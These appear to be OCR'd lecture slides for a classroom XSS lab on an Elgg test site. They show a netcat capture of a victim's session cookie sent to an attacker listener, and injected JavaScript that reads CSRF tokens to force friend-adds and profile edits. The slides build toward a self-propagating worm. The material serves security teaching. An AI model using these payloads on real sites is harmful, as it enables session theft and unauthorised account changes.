


```
Connection received on 10.0.2.4 38954
GET /?c=Elgg%3Dc3nvr4sm57jqk48dns0hb8bub3 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/alice
```

We get our visitors cookies in our netcat terminal!

Becoming a Victim's friend through XSS

Someone visits Samy's page → They automatically add Samy as a friend



(Adding a friend issues an HTTP request)

Status	Method	Domain	File	Initiator	Type	Transferred	Size
304	GET	www.xsslabelgg.com	56small.jpg	img	jpeg	cached	1.17 KB
304	GET	www.xsslabelgg.com	57large.jpg	img	jpeg	cached	6.79 KB
200	GET	www.xsslabelgg.com	favicon-128.png	FaviconLoader.jsm:191 (…	png	cached	4.23 KB
200	GET	www.xsslabelgg.com	favicon.svg	FaviconLoader.jsm:191 (…	svg	cached	6.35 KB
200	GET	www.xsslabelgg.com	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	widgets.js	require.js:127 (script)	js	cached	1.99 KB
200	GET	www.xsslabelgg.com	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.xsslabelgg.com	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.xsslabelgg.com	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	item_toggle.js	require.js:127 (script)	js	cached	866 B
200	GET	www.xsslabelgg.com	topbar.js	require.js:127 (script)	js	cached	175 B
200	GET	www.xsslabelgg.com	form.js	require.js:127 (script)	js	cached	0.99 KB
200	GET	www.xsslabelgg.com	reportedcontent.js	require.js:127 (script)	js	cached	1.76 KB
200	GET	www.xsslabelgg.com	Plugin.js	require.js:127 (script)	js	cached	145 B
200	GET	www.xsslabelgg.com	jquery.colorbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	Ajax.js	require.js:127 (script)	js	cached	0 B
200	GET	www.xsslabelgg.com	spinner.js	require.js:127 (script)	js	cached	754 B
200	GET	www.xsslabelgg.com	add?friend=57&__elgg_ts=1666291176&__elgg_token=Tj5yRreQxu_K	jquery.js:2 (xhr)	json	765 B	384 B

```
GET
  Scheme: http
  Host: www.xsslabelgg.com
  Filename: /action/friends/add

  friend: 57
  __elgg_ts: [...]
    0: 1666291176
    1: 1666291176
  __elgg_token: [...]
    0: Tj5yRreQxu_KodmagyT6Iw
    1: Tj5yRreQxu_KodmagyT6Iw

  Address: 10.9.0.5:80

Status          200 OK
Version         HTTP/1.1
Transferred     765 B (384 B size)
Referrer Policy no-referrer-when-downgrade

Response Headers (381 B)
  Cache-Control: must-revalidate, no-cache, no-store, private
  Connection: Keep-Alive
  Content-Length: 384
  Content-Type: application/json; charset=UTF-8
  Date: Thu, 20 Oct 2022 18:39:41 GMT
```

This HTTP request has three headers

1. The ID of friend to be added (Boby=57)
2. Security token
3. Security token

Countermeasures for CSRF (not covered in this class)

In the script that we inject, we must account for these three things!

Becoming a Victim's friend through XSS

We need to inject a piece of Javascript **that will issue an HTTP request** to add us (Samy) as a friend

Ajax is a framework in Javascript for issuing HTTP requests.

http://www.xsslabelgg.com/action/friends/add?friend=[redacted]&__elgg_ts=[redacted]&__elgg_token=[redacted]

URL

Friend ID

Token ID

Token ID

These are part of the User's session information
(We can do some Javascript magic to get these!)

3 Input Headers we need to provide

right click → view page source

```
var elgg =
{"config":{"lastcache":1587931381,"viewtype":"de
fault","simplecache_enabled":1,"current_languag
e":"en"},"security":{"token":{"__elgg_ts":1666291
176,"__elgg_token":"Tj5yRreQxu_KodmagyT6Iw
"}},"session":{"user":{"guid":56,"type":"user","subt
ype":"user","owner_guid":56,"container_guid":0,"t
ime_created":"2020-04-26T15:21:41-
04:00","time_updated":"2020-04-26T15:21:41-
04:00","url":"http:\/\/www.xsslabelgg.com\/profile\/
```

Becoming a Victim’s friend through XSS

This is the script you are going to inject on Samy’s profile!

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  // Set the timestamp and secret token parameters
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  // Construct the HTTP request to add Samy (59) as a friend.
  var sendurl= "http://www.xsslabelgg.com/action/friends/add?  (You will figure this out)

  // Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send();
}
</script>
```

XSS Injection to edit someone's profile

```
<script type="text/javascript">
window.onload = function(){
    // JavaScript code to access user name, user guid, Time Stamp __elgg_ts and Security Token __elgg_token
    var name="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc="&description=Samy is my hero" +
             "&accesslevel[description]=2";

    // Construct your url.
    var sendurl = http://www.xsslabelgg.com/action/profile/edit

    // Construct the content of your request.
    var content = token + ts + name + desc + guid;

    // Send the HTTP POST request
    var samyGuid= ??? ; //FILL IN
    if (elgg.session.user.guid!=samyGuid)      // (1)
    {
        // Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
} </script>
```


Get the name and ID of victim 1

The string we are injecting into someone else's about me section 2


Assemble payload 3

We want to update anyone's profile *except for Samy*, so we need his ID
(You can poke around in Firefox developer tools to figure this out)


Self-Propagating Worm



